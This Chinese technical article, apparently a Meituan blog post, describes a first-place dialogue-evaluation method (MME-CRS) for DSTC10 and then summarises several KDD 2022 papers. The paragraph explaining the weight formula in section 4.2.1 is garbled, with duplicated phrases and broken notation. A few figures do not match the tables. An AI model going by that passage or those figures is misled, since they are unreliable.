| JSALT | 741 | 1 | 2822 |
| ESL | 1242 | 1 | 1242 |
| NCM | 2461 | 1 | 2461 |
| DSTC10-Topical | 4500 | 4 | 72000 |
| DSTC10-Persona | 5000 | 4 | 91360 |

图 3　DSTC10 Track5 Task1 测试集数据统计信息

其中 Turns 表示对应数据集中的对话轮数；Qualities 表示数据集中每个对话的评估维度，每个评估维度都有对应的人工标注打分；Annos 表示每个数据集的标注量。

在该比赛中，每个数据集每个对话每个评估维度都有人工标注的打分，打分范围一般为 1 到 5，一般求均值用于相关性计算。参赛队伍需要设计评估指标用于预测每个对话不同评估维度的打分。每个数据集的每个评估维度的预测打分会和人工标注的打分计算 Spearman 相关性，最后的比赛结果基于全部测试数据集的评估维度求均值。

# 3. 现有方法和问题

## 3.1 现有方法

开放领域对话的自动评估方法主要分为三类。

### Overlap-based 方法

早期研究人员将对话系统中 Reference 和 Response 类比于机器翻译中的原句和翻译句，借鉴机器翻译的评价指标来评估对话质量。Overlap-based 方法计算对话中 Response 和 Reference 之间的词重叠情况，词重叠越高打分越高。经典方法包括 BLEU[1] 和 ROUGE[2] 等，其中 BLEU 根据精确率衡量评估质量，而 ROUGE 根据召回率衡量质量。Response 的评估依赖于给定的 Reference，而开放领域下合适的 Response 是无限的，因此，Overlap-based 方法并不适用于开放领域对话评估。

### Embedding-based 方法

随着词向量和预训练语言模型的快速发展，Embedding-based 评估方法取得了不错的性能。基于深度模型分别编码 Response 和 Reference，并基于二者的编码计算相关性打分。主要方法包括 Greedy Matching[3]、Embedding Averaging[4] 和 BERTScore[5-6] 等。Embedding-based 方法相比 Overlap-based 方法有较大的提升，但是同样依赖于 Reference，仍然存在较大的优化空间。

### Learning-based 方法

基于 Reference 的开放领域对话评估存在一个 One-To-Many[7] 困境：即开放领域对话合适的 Response 是无限的，但人为设计的 Reference 是有限的（一般为 5 条左右）。因此，基于对比 Reference 和 Response 的相似性（字面重叠或者语义相似）设计开放领域评估方法存在较大局限性。相比已有的 Overlap-based 方法和 Embedding-based 方法，ADEM 方法 [8] 首次使用层次化的编码器来编码 Context 和 Reference，并对输入的 Response 进行打分。ADEM 方法基于模型打分和人工打分的均方误差来优化模型参数，期望逼近人类的打分。ADEM 模型相比 Over-

lap-based 方法和 Embedding-based 方法取得了很大的成功，Learning-based 方法也逐渐成为了开放领域自动化评估的主流方法。

为了不断提高对话评估的准确和全面性，各种不同的评估维度层出不穷。为了应对越来越多评估维度带来的挑战，USL-H[9] 将评估维度分为 Understandability、Sensibleness 和 Likeability 三类，如图 4 所示。USL-H 针对性提出了 VUP（Valid Utterance Prediction）、NUP（Next Utterance Prediction） 和 MLM（Mask Language Model）3 种指标，分别衡量对话中：

- Response 是否通顺流畅。
- Context 和 Respose 的相关程度。
- Response 本身是否详细，更像人类等。





图 4　USL-H 评估算法的分层次模型

## 3.2 问题

现有的评估方法主要有以下问题：

**设计的对话指标不够全面，难以综合衡量对话的质量**

现有的自动评估方法主要聚焦在个别数据集的部分评估维度上。以当前较为全面的 USL-H 为例，该方法考虑了 Response 的流畅度、丰富度以及 Context-Response 句子对的相关性，但是 USL-H 忽略了：

- 更细粒度的 Context-Response 句子对的主题一致性。
- 回复者对当前对话的参与度。

实验证明，这些指标的遗漏严重影响了评估方法的性能。为了更全面稳定地评估多个对话数据集，设计考虑更多评估维度的指标势在必行。

### 缺乏有效的指标集成方法

现有方法大多倾向于为每种评估维度设计一种评估指标，这种思路面对越来越多的评估维度显得力不从心（考虑下比赛测试集共包含 37 种不同的评估维度）。每种对话维度的评估可能依赖数种评估指标，如 Logical 评估维度需要对话：1）Response 流畅；2）Response 和 Context 是相关的。设计基本的评估子指标，再通过合适的集成方法集成多个子指标打分，可以更全面有效表示不同的对话评估维度。

## 4. 我们的方法

针对评估指标不够全面，本文设计了 5 类共 7 种评估指标（Multi-Metric Evaluation，MME）用于全面衡量对话的质量。基于设计的 5 类 7 种基础指标，我们进一步提出了相关性重归一化方法（Correlation Re-Scaling Method，CRS）来集成不同评估指标的打分。我们将提出的模型称为 MME-CRS，模型整体架构图 5 所示：





图 5 模型总体架构设计图

## 4.1 基础指标

为了解决现有方法的第一个问题，即设计的对话指标不够全面，我们在比赛中设计了5类共7种评估子指标。

### 4.1.1 Fluency Metric（FM）

**目的**：分析 Response 本身是否足够流畅可理解。

**内容**：首先基于 Dailydialog 数据集[10]构建 response 流畅度数据集，流程如下：

1. 在 Dailydialog 数据集中随机选择一个 Response，并以 0.5 概率决定 r 是正样本还是负样本。
2. 如果样本 r 是正样本，随机选择一种调整：a. 不调整；b. 对每一个停用词，以 0.5 的概率删除。
3. 如果样本 r 是负样本，随机选择一种调整：a. 随机打乱词序；b. 随机删除一定比例的词语；c. 随机选择部分词语并重复。

基于上述规则构建流畅度数据集后，在预训练模型 SimCSE 模型[11]上微调。微调后的模型可以计算任一对话的 Response 流畅度打分，记为 FM 打分。

### 4.1.2 Relevance Metric（RM）

**目的**：分析 Context 和 Response 的相关程度。

**内容**：基于 Dailydialog 数据集构建 Context-Response 句子对形式的相关性数据集，其中句子对相关为正样本，不相关则为负样本。负样本的通常构建思路是将 Response 随机替换成其他对话的 Response。PONE 方法[12]指出随机挑选的 Respose 和 Context 基本不相关，模型训练收益很小。因此，这里的做法是随机选择 10 条 Response，并计算和真实 Response 的语义相关度，并选择排名居中的句子作为伪样本。构造数据集后再在 SimCSE 模型上微调，微调后的模型可用于计算对话中 Context 和 Response 的相关度打分，记为 RM 打分。

### 4.1.3 Topic Coherence Metric（TCM）

**目的**：分析 Context 和 Response 的主题一致性。

**内容**：GRADE 方法[13]构建了 Context 和 Response 的主题词级别的图表示，并计算了 Context 和 Response 的主题词级别的相关度。相比粗粒度的相关性指标，GRADE 更加关注细粒度级别的主题相关程度，是相关性指标的有效补充。TCM 指标借鉴 GRADE 方法。

**具体流程如下**：首先提取 Context 和 Response 中的关键词构建图，其中每个关键词都是一个节点，只有 Context 和 Response 的关键词之间存在边。基于 ConceptNet 获取每个节点的表示，再使用图注意力网络（GATs）聚集关键词邻居节点的信息并迭代每个节点的表示，最后综合全部节点的表示得到对话的图表示。在主题词级别的图表示上连接全连接层用于分类，微调后的模型即可用于计算对话的 TCM 打分。

### 4.1.4 Engagement Metric（EM）

**目的**：分析生成 Response 的人或对话模型有多大的意愿参与当前对话。

**内容**：前面提到的指标都是从 Context 和 Response 视角评估对话质量，而用户参与度则是基于用户的视角来评估。用户参与度打分一般是 0~5，分数越大，表示用户参与当前对话的兴趣越大。我们将 ConvAI 数据集[10]的参与度打分从 1~5 缩放到 0~1，作为参与度打分数据集。预训练模型仍然使用 SimCSE，用于预测对话的参与度打分。预训练后的模型可用于预测对话的用户参与度打分，记为 EM。

### 4.1.5 Specificity Metric（SM）

**目的**：分析 Response 本身是否足够细节。

**内容**：SM 指标用于避免 Response 模棱两可，缺乏信息量。

**具体做法如下**：序列 Mask 掉 Response 中的每一个 Token，并基于 SimCSE 模型的 MLM 任务计算 Negative Log-Likelihood 损失，得到的打分称为 SM-NLL。替

换损失函数为 Negative Cross-Entropy 和 Perplexity 可以分别得到 SM-NCE 和 SM-PPL 打分，共 3 个 SM 指标打分。3 个 SM 指标打分都需要分别归一化到 0 和 1 之间。

## 4.2 集成方法 CRS

集成不同评估指标的打分是提高自动化对话评估效果的有效手段。

对每一个待评估的对话，基于上述 5 类 7 种基础指标可以得到 7 种不同的打分。对于待评估数据集的某个评估维度，需要综合 7 种指标打分得到一个综合打分，用于和人类打分计算相关性。我们的集成方法分为以下两步。

### 4.2.1 不同评估维度权重分布的计算

首先，计算验证集上每个数据集每个评估维度 7 种评估指标的相关性打分，相关性打分越大，认为该指标对该评估维度越重要。对越重要的评估指标赋予一个更大的权重，并将得到的权重在指标维度重新归一化，这样则得到了每个数据集每个评估维度上不同评估指标的权重分布：

$$w_{ijk} = \frac{S_{ijk}^{d_{ij}}}{\sum_k S_{ijk}^{d_{ij}}}$$

其中 $S{ijk} 是第是第 i 个数据集第个数据集第 j 个评估维度上第个评估维度上第 k 个评估指标的相关性打分，个评估指标的相关性打分，d{ij} 是相关性打分的幂数，是相关性打分的幂数，d{ij} 越大则相关性打分越高的指标的权重就越大。一般当 max（越大则相关性打分越高的指标的权重就越大。一般当 max（S{ijk}^{d{ij}}）在 1/3 到 1/2 之间时集成效果最好，这是计算）在 1/3 到 1/2 之间时集成效果最好，这是计算 d{ij} 的一种简单有效手段。实验中，将的一种简单有效手段。实验中，将 d{ij} 设置为常数可以获得更好的泛化效果，我们将设置为常数可以获得更好的泛化效果，我们将 d{ij}$ 设置为 2，并在验证集上计算权重分布，再迁移到测试集上，取得了比赛最优性能。

在数据集维度，将不同数据集中相同评估维度的权重求均值，得到每个评估维度在不同评估指标上的权重分布：

$$w_{jk}=\frac{1}{|D_{q_j}|}\sum_i w_{ijk}$$

注意这里得到的权重分布已经和具体数据集无关，可以将权重分布迁移到测试集上。

### 4.2.2 计算指标打分的加权和

对每个测试集的每个评估维度，计算 7 种指标打分并基于第一步的权重求加权和，得到综合打分：

$$S_{ij}=\sum_k w_{jk}\cdot S_{ijk}$$

加权得到的综合打分和人工打分计算相关性，得到每种评估维度上的模型打分和人工打分的相关性打分。

我们的集成方法基于指标的相关性打分赋予权重并重新归一化，所以将该集成方法称为相关性重归一化方法。在得到的 MME 指标上使用 CRS 集成方法，可得 MME-CRS 评估算法。

## 5. 实验分析

### 5.1 实验结果

我们的方法主要基于 Dailydialog 数据集预训练（除了 EM 子指标是使用 ConvAI2 数据集），在比赛验证集上计算集成方法的权重分布，最终在测试集上取得了 0.3104 的 Spearman 相关性打分。

图 6 展示了比赛基准模型 Deep AM-FM[14] 以及比赛 Top5 队伍在测试集上不同数据集评估维度的性能。本文的方法以 0.3104 的平均 Spearman 相关性系数取得了

第一，且在 5 个数据集全部 11 个评估维度中的 6 个取得了第一，证明了本文方法的优越性能。

| Method | J-A | E-A | N-A | DT-A | DT-C | DT-G | DT-R | DP-A | DP-C | DP-G | DP-R | Avg |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Deep AM-FM | 5.09 | 32.29 | 16.49 | 18.23 | 8.63 | **16.84** | 26.21 | 21.04 | 14.22 | 19.08 | 24.11 | 18.38 |
| Top 1 (**ours**) | 11.66 | 41.44 | **29.88** | **32.64** | 17.23 | 8.96 | **44.76** | **45.60** | **32.53** | **21.98** | **54.76** | **31.04** |
| Top 2 | 8.52 | 38.11 | 26.61 | 31.78 | **17.89** | 8.52 | 43.81 | 45.36 | 32.78 | 21.47 | 54.35 | 29.93 |
| Top 3 | **26.15** | **47.56** | 19.89 | 27.66 | 15.52 | 2.81 | 38.31 | 41.81 | 30.49 | 18.08 | 49.92 | 28.93 |
| Top 4 | 12.73 | 32.11 | 26.47 | 29.97 | 15.56 | 6.16 | 42.47 | 43.43 | 31.46 | 18.85 | 53.10 | 28.39 |
| Top 5 | 16.42 | 43.60 | 27.05 | 30.75 | 12.62 | 7.54 | 41.86 | 39.86 | 22.95 | 17.42 | 47.14 | 27.93 |

图 6　测试集上 Top 5 队伍的 Spearman 相关性打分对比（%）

为了方便展示，图中方法采用了数据集 – 评估维度的展示方式。其中 J、E、N、DT、DP 分别表示 JSALT、ESL、NCM、DST10-Topical、DSTC10-Persona 数据集，而 A、C、G、R 分别表示 Appropriateness、Content、Grammar、Relevance 评估维度。我们对每个评估维度上最好的性能进行了加粗。

## 5.2 消融实验

在消融实验部分，我们以本文方法 MME-CRS 评估为基准，在集成阶段分别去除 FM、RM、TCM、EM、SM、RM+TCM 指标，对比不同指标在集成过程中的重要性。实验性能如图 7 所示：

| Method | Avg |
|---|---|
| MME-CRS (ours) | **31.04** |
| w/o FM | 30.34 |
| w/o RM | 29.48 |
| w/o TCM | 27.78 |
| w/o EM | 30.05 |
| w/o SM | 30.96 |
| w/o RM+TCM | 11.07 |

图 7　测试集上不同评估指标的消融实验（%）

相关性指标 RM 和主题一致性指标 TCM 都使用了对话中的 Context 和 Response 信息，因此在实验中同时去除这两个指标，观察对性能的影响。从图 7 中的实验结果可以看出：

- TCM、RM 和 EM 对于模型性能的贡献最大，打分集成阶段删除这三个评估指标后，测试集上的平均 Spearman 相关性打分分别降低了 3.26%、1.56% 和 1.01%。
- 粗粒度的 RM 指标和细粒度的 TCM 指标是有益的互相补充。如果分别去除 RM 或 TCM 指标，性能会有稍微下降；如果同时去除 RM 和 TCM 指标，评估方法缺乏了 Context 相关的信息，性能会大幅降低到 11.07%。
- SM 指标在测试集上的提升基本可以忽略。我们分析原因是：测试集中用于生成 Response 的各个生成模型在测试集语料上过拟合较为严重，因此生成了很多非常详细，但和 Context 不相关的 Response。因此 SM 指标的优劣对于测试集质量的评估基本没有作用。

## 5.3 CRS 效果

为了分析集成算法 CRS 的作用，本文对比了 MME-CRS 和 MME-Avg（将 MME 多个指标打分简单平均）两个评估方法的性能，如图 8 所示：

| Method | J-A | E-A | N-A | DT-A | DT-C | DT-G | DT-R | DP-A | DP-C | DP-G | DP-R | Avg |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| MME-CRS | **11.66** | **41.44** | **29.88** | **32.64** | **17.23** | **8.96** | **44.76** | **45.60** | **32.53** | **21.98** | **54.76** | **31.04** |
| MME-Avg | 8.23 | 37.19 | 28.88 | 30.64 | 13.42 | 6.67 | 41.60 | 42.83 | 26.59 | 19.83 | 47.21 | 27.55 |

图 8　MME-CRS 和 MME-Avg 在测试集上的性能对比（%）

从图中可以看出，MME-CRS 方法相比于 MME-Avg 高了 3.49%，证明了 CRS 算法在集成子指标打分方面的优越性能。

# 6. 总结

在本次比赛中，我们总结了开放领域对话自动评估存在的两个主要问题，即评估指标不够全面和缺乏有效的指标集成方法。针对评估指标不够全面的问题，本文设计了 5

类 7 种评估指标用于全面衡量对话的质量；基于 7 种基础指标，提出了相关性重归一化方法来计算每种对话评估维度的集成打分。

虽然本文方法在 DSTC10 比赛中取得了较好的成绩，但后续我们将继续探索其他更有效的评估指标和指标集成方法。我们正在尝试将比赛中的技术应用到美团具体业务中，如语音交互中心的智能外呼机器人、智能营销和智能客服中，在多个不同维度评估机器、人工客服与用户的对话质量，不断优化对话效果，提升用户的满意度。

## 7. 参考文献

[1] Papineni, K.; Roukos, S.; Ward, T.; and Zhu, W.-J. 2002. Bleu: A method for automatic evaluation of machine translation. In Proceedings of the 40th annual meeting of the Association for Computational Linguistics, 311 - 318.

[2] Lin C Y. Rouge: A package for automatic evaluation of summaries[C]//Text summarization branches out. 2004: 74-81.

[3] Rus, V.; and Lintean, M. 2012. An optimal assessment of natural language student input using word-to-word similarity metrics. In International Conference on Intelligent Tutoring Systems, 675 - 676. Springer.

[4] Wieting, J.; Bansal, M.; Gimpel, K.; and Livescu, K. 2016. Towards universal paraphrastic sentence embeddings. In 4th International Conference on Learning Representations.

[5] Zhang, T.; Kishore, V.; Wu, F.; Weinberger, K. Q.; and Artzi, Y. 2019. BERTScore: Evaluating text generation with BERT. In International Conference on Learning Representations.

[6] Liu C W, Lowe R, Serban I V, et al. How NOT To Evaluate Your Dialogue System: An Empirical Study of Unsupervised Evaluation Metrics for Dialogue Response Generation[C]//Proceedings of the 2016 Conference on Empirical Methods in Natural Language Processing. 2016: 2122-2132.

[7] Zhao, T.; Zhao, R.; and Eskenazi, M. 2017. Learning discourse-level diversity for neural dialog models using conditional variational autoencoders. In Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers), 654 - 664.

[8] Lowe R, Noseworthy M, Serban I V, et al. Towards an Automatic Turing Test: Learning to Evaluate Dialogue Responses[C]//Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). 2017: 1116-1126.

[9] Phy, V.; Zhao, Y.; and Aizawa, A. 2020. Deconstruct to reconstruct a configurable evaluation metric for open-domain dialogue systems. In Proceedings of the 28th

International Conference on Computational Linguistics, 4164 - 4178.
[10] Zhao, T.; Lala, D.; and Kawahara, T. 2020. Designing precise and robust dialogue response evaluators. In Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics, 26 - 33.
[11] Gao T, Yao X, Chen D. SimCSE: Simple Contrastive Learning of Sentence Embeddings[J]. arXiv preprint arXiv:2104.08821, 2021.
[12] Lan, T.; Mao, X.-L.; Wei, W.; Gao, X.; and Huang, H. 2020. Pone: A novel automatic evaluation metric for open-domain generative dialogue systems. ACM Transactions on Information Systems (TOIS), 39(1): 1 - 37.
[13] Huang, L.; Ye, Z.; Qin, J.; Lin, L.; and Liang, X. 2020. Grade: Automatic graph-enhanced coherence metric for evaluating open-domain dialogue systems. In Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP), 9230 - 9240.
[14] Zhang, C.; D'Haro, L. F.; Banchs, R. E.; Friedrichs, T.; and Li, H. 2021. Deep AM-FM: Toolkit for automatic dialogue evaluation. In Conversational Dialogue Systems for the Next Decade, 53 - 69. Springer.

## 作者简介

鹏飞，晓慧，凯东，汪建，春阳等，均为美团平台 / 语音交互部工程师。

## 招聘信息

美团语音交互部负责美团语音和智能交互技术及产品研发，面向美团业务和生态伙伴，提供语音和口语数据的大规模处理及智能响应能力。团队在语音识别、合成、口语理解、智能问答和多轮交互等技术上已建成大规模的技术平台服务，研发包括外呼机器人、智能客服、语音交互平台等解决方案和产品并广泛落地。我们长期招聘志同道合的伙伴，感兴趣的同学可以将简历发送至：yuanchunyang@meituan.com（邮件主题：美团平台语音交互部）

# KDD 2022 | 美团技术团队精选论文解读


作者：美团技术团队

ACM SIGKDD 国际会议（简称 KDD）是由 ACM 的数据挖掘及知识发现专委会主办的数据挖掘研究领域的顶级年会，属于 CCF A 类会议。由于 KDD 的交叉学科性和广泛应用性，其影响力也越来越大，吸引了来自统计、机器学习、数据库、万维网、生物信息学、多媒体、自然语言处理、人机交互、社会网络计算、高性能计算及大数据挖掘等众多领域的从业者和研究学者。第 28 届 KDD 会议于 2022 于 8 月 14 日至 18 日在美国华盛顿举行。

# 论文 01：Mask and Reason: Pre-Training Knowledge Graph Transformers for Complex Logical Queries（支持知识推理的图谱预训练）

**| 下载地址**：KG-Transformer

**| 论文作者**：刘潇（清华大学）、赵时予（清华大学）、苏凯（清华大学）、岑宇阔（美团）、裘捷中（清华大学）、东昱晓（清华大学）、张梦迪（美团）、武威（美团）、唐杰（清华大学）





(a) Architecture: Triple Transform & Mixture-of-Experts (b) Masked Pre-training & Fine-tuning

**| 论文简介**：面向复杂逻辑查询的知识图谱预训练。论文研究了知识图谱中复杂逻辑查询问题，讨论了主流的基于知识图谱嵌入的推理器的固有缺陷，并提出了基于 KGTransformer 的新型图神经网络推理器，及其对应的预训练与微调方法。KGTransformer 在两个主要的知识图谱推理数据集上取得了最优的结果，尤其是在域外任务上取得了良好的泛化性能，证明了这一思路应用于知识图谱推理的广泛前景。

## 论文 02：AutoFAS: Automatic Feature and Architecture Selection for Pre-Ranking System（粗排场景自动特征与结构选择算法）

| **下载地址**：AutoFAS | **论文作者**：李想（美团）、周晓江（美团）、肖垚（美团）、黄培浩（美团）、陈达遥（美团）、陈胜（美团）、仙云森（美团）




| **论文简介**：工业级别的搜索推荐系统主要遵循召回、粗排、精排、重排的算法体系。为了满足粗排巨大的打分规模和严格的时延要求，双塔模型仍然被广泛使用。为了提高模型的效果，一些方案会额外使用精排的打分知识进行蒸馏。但仍有两大挑战亟待解决：


1. 如果不把时延真正作为一个变量放到模型中进行联合优化，效果必然大打折扣；
2. 如果把精排的打分知识蒸馏给一个手工设计的粗排结构，模型的表现也肯定不是最优。

本文使用了神经网络框架搜索 (Neural Architecture Search) 的方法，开创性地提出了 AutoFAS (Automatic Feature and Architecture Selection for Pre-Ranking System) 的算法框架，统一解决了以上两个问题：在给定时延限制和精排打分知识指导的条件下，同时选出最优的粗排特征与结构组合方案，达到了 SOTA 的效果。本方案已经在美团主搜场景下全量使用，取得了明显的线上提升。

# 论文 03：Automatically Discovering User Consumption Intents in Meituan（用户消费意图自动发现）

| **下载地址**：Automatically Discovering User Consumption Intents

| **论文作者**：李银峰（清华大学）、高宸（清华大学）、杜小毅（美团）、韦华周（美团）、罗恒亮（美团）、金德鹏（清华大学）、李勇（清华大学）



(a) Architecture of AutoIntent Model (b) Decoder Details

| **论文简介**：城市中用户的消费行为往往由特定意图驱动。消费意图作为用户具体消费行为的决策驱动力，对于提升城市中用户行为建模的可解释性和准确性至关重要，能够广泛应用于推荐系统和精准化营销等多种业务场景。然而，消费意图难以获取，从用户消费数据和评论中只能挖掘到十分有限的意图类型。因此，从消费数据中自动地发现新的未知意图是一项至关重要但极具挑战性的任务，主要面临以下两点关键性挑战：（1）如何对不同类型偏好下的消费意图进行编码；（2）如何仅用少量的已知意图实现对未知意图的发现。 为了应对上述挑战，本文提出了基于超图神经网络和半监督学习的意图发现模型 AutoIntent（包括解纠缠的意图编码器和意图发现解码器两部分），实现对美团用户消费意图的自动发现。


具体而言，在解纠缠意图编码器中，本文构建了三组对偶超图来分别捕获三种不同类型偏好（时间相关偏好、地点相关偏好和内在偏好）下的高阶关系，并通过超图上的信息传播机制为用户学习解纠缠的意图表征。在意图发现解码器中，本文基于去噪后的意图表征相似性来构建成对样本的意图伪标签，通过半监督学习的方式实现从已知意图到未知意图的知识迁移，完成意图发现。本文在美团大规模的工业数据集上与多

种先进基准算法进行比较，实验结果表明，提出的 AutoIntent 方法相比于已有最佳方案可以取得 15% 以上的显著性能提升。总的来说，本文为理解并建模城市中的用户消费行为提供了一种新的研究思路。

## 论文 04：Modeling Persuasion Factor of User Decision for Recommendation（说服因素效果建模）

| **下载地址**：Modeling the Effect of Persuasion Factor

| **论文作者**：刘畅（清华大学）、苑苑（清华大学）、高宸（清华大学）、白琛（美团）、罗灵锐（美团）、杜小毅（美团）、史鑫磊（美团）、罗恒亮（美团）、金德鹏（清华大学）、李勇（清华大学）




| **论文简介**：在真实城市生活中，对于餐饮、出行等实际需求，用户会综合根据品牌、价格等多个方面的因素做出决策。现有的推荐系统对这些因素建模往往呈现“黑盒”形式，未能回答具体决策因子如何影响用户决策行为的科学问题，从而导致推荐性能受限。本文基于真实世界的餐饮消费、出行数据，利用用户交互行为数据与对应不同因素的说服文案数据，显式建模各类因素对用户决策的影响，提升推荐系统准确率与可解释性。


具体而言，首先构建用户－商品交互图，将不同类别的说服文案作为图中的异质边，利用多层图卷积网络生成用户、商品与文案的表征；其次，考虑到不同用户对说服文案的敏感程度不同，在交互概率预测过程中个性化地为每个用户的敏感性进行自适应

建模，提高预测置信度。进一步地，为解决普遍存在的用户交互记录稀疏性的问题，提出基于反事实推断的数据增强方式，合理生成了大量高质量数据，有效辅助了表征学习的过程，实现精准推荐。本文在美团大规模业务数据集上与多种先进基准算法比较，取得了显著的性能提升；进一步的分析表明，提出的模型能够有效表达用户对不同因素的偏好，同时准确建模了不同用户之间的行为差异。总的来说，本文为研究城市中用户决策行为的可解释机理提供了基础。

## 论文 05：Practical Counterfactual Policy Learning for Top-K Recommendations（用于 Top-K 推荐的反事实策略学习）

| **下载地址**：Counterfactual_Top-K/xcf

| **论文作者**：刘亚旭（台湾大学 & 美团实习生）、颜瑞楠（台湾大学）、原博文（台湾大学 & 美团实习生）、史润东（美团）、燕鹏（美团）、林智仁（台湾大学）




| Approach \ Dataset | ml1m | | ml10m | |
|---|---|---|---|---|
| | $K=1$ | $K=10$ | $K=1$ | $K=10$ |
| Value-IPS | 24.04 | 25.91 | 25.23 | 17.07 |
| Value-DR | 38.80 | 28.75 | 27.46 | 26.25 |
| POXM | 28.66 | 16.48 | 22.74 | 14.54 |
| top-$K$ REINFORCE | 34.47 | 29.13 | 30.41 | 25.39 |
| BanditNet | 34.51 | 18.21 | 30.38 | 19.14 |
| RIIPS | 35.99 | 28.44 | 30.41 | 24.19 |
| Log-RIIPS | 35.11 | 26.40 | 28.73 | 20.57 |
